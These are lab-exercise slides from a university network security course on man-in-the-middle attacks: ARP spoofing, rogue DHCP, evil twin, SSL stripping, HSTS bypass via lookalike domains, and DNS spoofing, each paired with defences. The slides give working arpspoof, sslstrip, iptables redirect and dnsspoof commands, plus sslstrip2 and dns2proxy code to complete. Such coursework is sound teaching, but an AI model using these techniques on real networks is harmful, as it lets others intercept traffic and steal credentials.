Network Security Lab Activity: Man in the Middle (MitM) attacks

Gabriele Gemmi
Lorenzo Brugnera

University of Trento

Wednesday, 18 April 2018

Outline

- How to mount a MitM attack
  - ARP Spoofing
  - DHCP (DHCPv6) poisoning
  - Evil Twin
- Attacks that can be mounted after the MitM
  - HTTP Interception
  - SSL Stripping
  - HSTS Bypass
  - DNS Spoofing

UNIVERSITY OF TRENTO

What is a MitM attack?




Diagram of a MitM attack

Requisites

- The attacker must be near the victim (in the same local network)

What is a MitM attack?




Diagram of a MitM attack

How to mount this attack

- The attacker must be physically connected between the victim and the rest of the network

or

- The attacker must hijack the traffic from the victim to himself


Network layer attacks

- ARP poisoning
- DHCP (DHCPv6) poisoning
- Evil Twin

ARP Poisoning

How it works

- The attacker floods the network with poisoned ARP messages
- The mapping between IPs and MACs is altered in order to hijack the communication through the attacker



ARP Spoofing attack diagram

ARP Poisoning

How to prevent it?

ARP Poisoning


How to prevent it?

- ARP poisoning proof switches
- Port-Based Network Access Control (802.1x)
- VPN

DHCP (DHCPv6) poisoning

How it works

- The attacker sets-up a rogue DHCP server
- Each time a victim sends a DHCP request the rogue server answers with a forged response
- The response contains a malicious default gateway to perform the MitM attack



DHCP poisoning attack diagram


DHCP (DHCPv6) poisoning

How to prevent it?

DHCP (DHCPv6) poisoning

How to prevent it?

- A smart switch can be configured to allow DHCP response only on certain trusted ports




DHCP snooping diagram

Evil Twin

How it works

- The attacker sets-up a rogue Wi-Fi Access Point with the same ESSID as the target network
- The victim must receive the rogue AP with a stronger signal than the legit one



Evil Twin attack diagram

Evil Twin


How to prevent it?

Evil Twin

How to prevent it?

- A simple authentication (WPA) doesn't ensure the client that the AP is legit (The attacker just need to discover the key)
- The client must authenticate the AP (802.1x) and verify its legitimacy

Network Topology



Topology of the VMs network

Tools

This is a list of tools we will be using in this lab, in the next slides the usage and the purpose will be explained

- arpspoof
- wireshark
- dnsspoof
- sslstrip
- sslstrip2
- dns2proxy

Tips and Tricks

Useful infos

- Type `sudo` before every command, the password is “netsec”

To do after every exercise

- Flush the DNS cache: `systemd-resolve --flush-cache`
- Clean the iptables chains `iptables -t <chain name> -F`

MitM Network attack

- To mount the following attacks you can use any of the attacks we illustrated you
- Since you already know how to mount it and due to its simplicity, we wll be using ARP spoofing

- You can use either ettercap or this simple command line tool `arpspoof -t <victim ip> -r <router ip>`

How to start the laboratory

- Open virtualbox
- Run "netsec_router" and "netsec_server" in headless mode
- Run "netsec_victim" and "netsec_malicious" normally

HTTP Interception

How it works

- Using wireshark it's possible to capture all the traffic that flows between the victim and the router
- Sensitive information can be sniffed by the attacker

HTTP Interception

Exercise 1

- Mount an MitM network attack
- Open a browser and navigate to “http://www.homepage.it”
- Sniff the HTTP traffic exchanged between the victim and the server

HTTP Interception

How to prevent?

HTTP Interception


How to prevent?

- An encrypted channel can preserve the confidentiality
  - SSL/TLS
  - VPN

SSL Stripping

How it works

- An attacker *in the middle* manipulates the HTTP responses
- Every `https://` url in the response gets downgraded to `http://`




SSL Stripping attack diagram

SSL Stripping

How it works

- An attacker *in the middle* manipulates the HTTP responses
- Every `https://` url in the response gets downgraded to `http://`




SSL Stripping attack diagram

SSL Stripping

How it works

- The URL in the page is sent from the server to SSLstrip




```
http

No.   Time          Source           Destination      Protocol Length Info
   91 8.160622502   192.168.42.181   192.168.2.2      HTTP      385 GET / HTTP/1.1
   96 8.162023745   192.168.42.100   192.168.2.2      HTTP      353 GET / HTTP/1.0
   98 8.162776890   192.168.2.2      192.168.42.100   HTTP      915 HTTP/1.1 200 OK  (text/html)
  100 8.163425754   192.168.2.2      192.168.42.181   HTTP      913 HTTP/1.1 200 OK  (text/html)

▸ Frame 98: 915 bytes on wire (7320 bits), 915 bytes captured (7320 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_2a:fa:85 (08:00:27:2a:fa:85), Dst: PcsCompu_7e:08:25 (08:00:27:7e:08:25)
   ▸ Destination: PcsCompu_7e:08:25 (08:00:27:7e:08:25)
   ▸ Source: PcsCompu_2a:fa:85 (08:00:27:2a:fa:85)
     Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.42.100
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 51672, Seq: 1, Ack: 288, Len: 849
▸ Hypertext Transfer Protocol
▾ Line-based text data: text/html
     \n
     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n
     <html xmlns="http://www.w3.org/1999/xhtml">\n
       <!--\n
         Modified from the Debian original for Ubuntu\n
         Last updated: 2016-11-16\n
         See: https://launchpad.net/bugs/1288690\n
       -->\n
       <head>\n
         <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />\n
         <title>homepage.it</title>\n
     \n
       </head>\n
       <body>\n
         This is the homepage of the web <br>\n
     \t<a href="https://www.gugol.it">Gugol.it</a>\n
       </body>\n
     </html>\n
     \n
```

SSL Stripping

How it works

- SSLstrip replaces every `https://` link with the respective `http://` one



```
http
```

```
No.    Time          Source           Destination      Protocol  Length Info
  91 8.160622502   192.168.42.181   192.168.2.2      HTTP      385 GET / HTTP/1.1
  96 8.162023745   192.168.42.100   192.168.2.2      HTTP      353 GET / HTTP/1.0
  98 8.162776890   192.168.2.2      192.168.42.100   HTTP      915 HTTP/1.1 200 OK  (text/html)
 100 8.163425754   192.168.2.2      192.168.42.181   HTTP      913 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 100: 913 bytes on wire (7304 bits), 913 bytes captured (7304 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_7e:08:25 (08:00:27:7e:08:25), Dst: PcsCompu_2d:ea:35 (08:00:27:2d:ea:35)
   ▸ Destination: PcsCompu_2d:ea:35 (08:00:27:2d:ea:35)
   ▸ Source: PcsCompu_7e:08:25 (08:00:27:7e:08:25)
     Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.42.181
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 44858, Seq: 1, Ack: 320, Len: 847
▸ Hypertext Transfer Protocol
▾ Line-based text data: text/html
     \n
     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n
     <html xmlns="http://www.w3.org/1999/xhtml">\n
       <!--\n
         Modified from the Debian original for Ubuntu\n
         Last updated: 2016-11-16\n
         See: http://launchpad.net/bugs/1288690\n
       -->\n
       <head>\n
         <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />\n
         <title>homepage.it</title>\n
     \n
       </head>\n
       <body>\n
         This is the homepage of the web <br>\n
     \t<a href="http://www.gugol.it">Gugol.it</a>\n
       </body>\n
     </html>\n
```

SSL Stripping

In practice

- `sslstrip` is an HTTP proxy that manipulates the messages to perform the attack
- The HTTP traffic flowing through the attacker must be redirected to `sslstrip`

Usage

```
sslstrip -l <port>
```

SSL Stripping

Exercise 2

- Mount a MitM attack
- Setup `sslstrip` to manipulate the HTTP traffic
- Using `iptables` redirect the traffic from the port 80 to the port that `sslstrip` is using
- Intercept the traffic using Wireshark
- Navigate to `www.homepage.it` and click to the URL
- Analyze the behaviour of `sslstrip`

SSL Stripping

Exercise 2

- Mount a MitM attack
- Setup sslstrip to manipulate the HTTP traffic
- Using iptables redirect the traffic from the port 80 to the port that sslstrip is using
- Intercept the traffic using Wireshark
- Navigate to www.homepage.it and click to the URL
- Analyze the behaviour of sslstrip

```
iptables -t nat -A PREROUTING -p tcp
--destination-port <web server port> -j REDIRECT
--to-port <sslstrip port>
```

SSL Stripping

How to prevent?

SSL Stripping

How to prevent?


- HTTP Strict Transport Security (HSTS) is a web security policy to protect against protocol downgraded attacks
- Declaring the HSTS policy, the web server forces a browser to use HTTPS
- The HSTS policy is communicated by the server via an HTTPS response header field named *Strict-Transport-Security*

HSTS Bypass

How it works

- The HSTS policy is associated with a specific domain name
- Changing just by one letter the domain name, the browser will not apply the policy anymore
- For example an 'l' (uncapital L) could become an 'I' (capital i)

HSTS Bypass


Victim
Attacker
Internet
GET homepage.it:80
iptables
apache2
sslstrip2
<a href="
http://wwww.gug..
<a href="
https://www.gug..
wwww.gugol.it IN A
??
www.gugol.it IN A
??
DNS server
dns2proxy
wwww.gugol.it IN A
192.168.2.2
www.gugol.it IN A
192.168.2.2

HSTS Bypass

In practice

- sslstrip can be modified to change the domain name inside the url all the times it strips an HTTPS url
- The DNS queries must also be manipulated using dns2proxy

Usage

- sslstrip2 is in Desktop/sslstrip2-exercise/
- It can be executed running ./sslstrip2 -l <port>
- dns2proxy is in Desktop/dns2proxy-exercise/
- It can be executed running ./dns2proxy

HSTS Bypass

Exercise 3

- Mount a MitM attack
- Implement the missing code in `sslstrip/URLMonitor.py`
- Redirect all the traffic in the attacker VM from the port 80 to the port where sslstrip2 is running
- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark


HSTS Bypass

Exercise 3


- Mount a MitM attack
- Implement the missing code in `sslstrip/URLMonitor.py`
- Redirect all the traffic in the attacker VM from the port 80 to the port where sslstrip2 is running
- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark

```
iptables -t nat -A PREROUTING -p udp
--destination-port 53 -i enp0s8 -j DNAT --to
<attacker ip>
```

HSTS Bypass - sslstrip2 code




```
urlExpression       = re.compile(r"(https://[\w\d:#@%/;$()~_?\+-=\\\.&]*)", re.IGNORECASE)
```




```
def replaceSecureLinks(self, data):
    substitution = {}
    patchDict = self.urlMonitor.patchDict
    if len(patchDict) > 0:
        dregex = re.compile("(%s)" % "|".join(map(re.escape, patchDict.keys())))
        data = dregex.sub(lambda x: str(patchDict[x.string[x.start():x.end()]]), data)
        # apply the regex to find https URLs in the page
        iterator = re.finditer(ServerConnection.urlExpression, data)
    for match in iterator:
        # for each match of the regexp it memorizes in substitution[]
        # the original url associated with the spoofed one
        url = match.group()
        logging.debug("Found secure reference: " + url)
        newurl = self.urlMonitor.addSecureLink(self.client.getClientIP(), url)
        logging.debug("LEO replacing %s => %s" % (url, newurl))
        substitution[url] = newurl
    if len(substitution) > 0:
        # apply a regexp to substitute all the occurencies
        # of the original URLs with the spoofed ones
        dregex = re.compile("(%s)" % "|".join(map(re.escape, substitution.keys())))
        data = dregex.sub(lambda x: str(substitution[x.string[x.start():x.end()]]), data)
    return data
```

HSTS Bypass - sslstrip2 code




```python
def addSecureLink(self, client, url):
    methodIndex = url.find("//") + 2
    method      = url[0:methodIndex]
    pathIndex   = url.find("/", methodIndex)
    if pathIndex is -1:
        pathIndex = len(url)
        url += "/"
    host        = url[methodIndex:pathIndex].lower()
    path        = url[pathIndex:]
    port        = 443
    portIndex   = host.find(":")
    if (portIndex != -1):
        host = host[0:portIndex]
        port = host[portIndex + 1:]
        if len(port) == 0:
            port = 443
    fake_domain = ''
    # EDIT HERE:
    # if host starts with "www." add a 4th w
    # otherwise if there's no "www." at the beginning add something
    # that the victim shouldn't notice (like "web")
    #
    #
    # STOP EDIT HERE
    logging.debug("LEO: ssl host      (%s) tokenized (%s)" % (host, fake_domain))
    url = 'http://' + host + path
    self.real[fake_domain] = host
    self.strippedURLs.add((client, url))
    self.strippedURLPorts[(client, url)] = int(port)
    return 'http://' + fake_domain + path
```

HSTS Bypass - dns2proxy code



```
def requestHandler(address, message):
    resp = None
    qtime = time()
    seconds_betwen_ids = 1
    try:
        message_id = ord(message[0]) * 256 + ord(message[1])
        DEBUGLOG('msg id = ' + str(message_id))
        if message_id in serving_ids:
            if (qtime - serving_ids[message_id]) < seconds_betwen_ids:
                DEBUGLOG('I am already serving this request.')
                return
        serving_ids[message_id] = qtime
        DEBUGLOG('Client IP: ' + address[0])
        src_ip = address[0]
        try:
            # parse the dns message
            msg = dns.message.from_wire(message)
            try:
                op = msg.opcode()
                if op == 0:
                    # standard and inverse query
                    qs = msg.question
                    if len(qs) > 0:
                        q = qs[0]
                        DEBUGLOG('request is ' + str(q))
                        save_req(LOGREQFILE, 'Client IP: ' + address[0] + '    request is    ' + str(q) + '\n')
                        if q.rdtype == dns.rdatatype.A:
                            DEBUGLOG('Doing the A query....')
                            resp = std_A_qry(msg, src_ip)
                        elif q.rdtype == dns.rdatatype.PTR:
                            #DEBUGLOG('Doing the PTR query....')
                            resp = std_PTR_qry(msg)
                        elif q.rdtype == dns.rdatatype.MX:
```

HSTS Bypass - dns2proxy code



```python
def std_A_qry(msg, src_ip):
    global requests
    global fake_ips

    qs = msg.question
    DEBUGLOG(str(len(qs)) + ' questions.')
    resp = make_response(qry=msg)
    for q in qs:
        qname = q.name.to_text()[:-1]
        DEBUGLOG('q name = ' + qname)
        host = qname.lower()
        ips = DNSanswer(qname.lower(), 'A')
        # If the domain requested doesn't exists, strips the domaina adding a 4th w
        if isinstance(ips, numbers.Integral):
            # SSLSTRIP2 transformation
            real_domain = ''
            # EDIT HERE:
            # if the host starts with "wwww." remove one 'w'
            # otherwise remove the string that you added ("web")
            #
            #
            #
            #
            # STOP EDITING HERE:
            # If the real domain exists return the answer to the client
            if real_domain != '':
                DEBUGLOG('SSLStrip2 transforming host: %s => %s ...' % (host, real_domain))
                ips = DNSanswer(real_domain, 'A')
        # If the real domain doesn't exist answer with NXDOMAIN
        if isinstance(ips, numbers.Integral):
            DEBUGLOG('No host....')
            resp = make_response(qry=msg, RCODE=3)  # RCODE =  3        NXDOMAIN
            return resp
```

HSTS Bypass

How to prevent?

HSTS Bypass

How to prevent?

- The user must always check the correctness of the URL in the address bar

DNS Spoofing

How it works

- DNS messages are exchanged in clear using the UDP protocol on port 53
- An attacker who is *in the middle* can manipulate the DNS responses




Diagram of the attack

DNS Spoofing

In practice

- dnsspoof forges replies to arbitrary DNS queries on the LAN

Usage

```
dnsspoof [-i interface] [-f hostsfile]
```

The hostfile contains the record associated with the A response for example:

```
www.google.it     192.168.1.1
www.facebook.com  192.168.1.1
```

DNS Spoofing

Exercise

- There's a malicious webserver running on the attcker VM
- Create a proper hostsfile to spoof requests for `www.gugol.it` pointing to the malicious webserver
- Mount a MitM attack
- Setup `dnsspoof` to answer to the DNS query of the victim
- Navigate to `www.gugol.it` to verify that the attacks has succeeded

DNS Spoofing

Exercise

- There's a malicious webserver running on the attcker VM
- Create a proper hostsfile to spoof requests for `www.gugol.it` pointing to the malicious webserver
- Mount a MitM attack
- Setup `dnsspoof` to answer to the DNS query of the victim
- Navigate to `www.gugol.it` to verify that the attacks has succeeded
- Block the DNS response from the legit server using `iptables`

DNS Spoofing

Exercise

- There's a malicious webserver running on the attcker VM
- Create a proper hostsfile to spoof requests for `www.gugol.it` pointing to the malicious webserver
- Mount a MitM attack
- Setup `dnsspoof` to answer to the DNS query of the victim
- Navigate to `www.gugol.it` to verify that the attacks has succeeded
- Block the DNS response from the legit server using `iptables`

```
iptables -A FORWARD -s <victim ip> -p udp --dport
<dns port> -j DROP
```

DNS Spoofing

How to prevent?

DNS Spoofing

How to prevent?

- Cached responses cannot be spoofed
- DNSSec guarantees integrity of the records by using digital signature

Thank you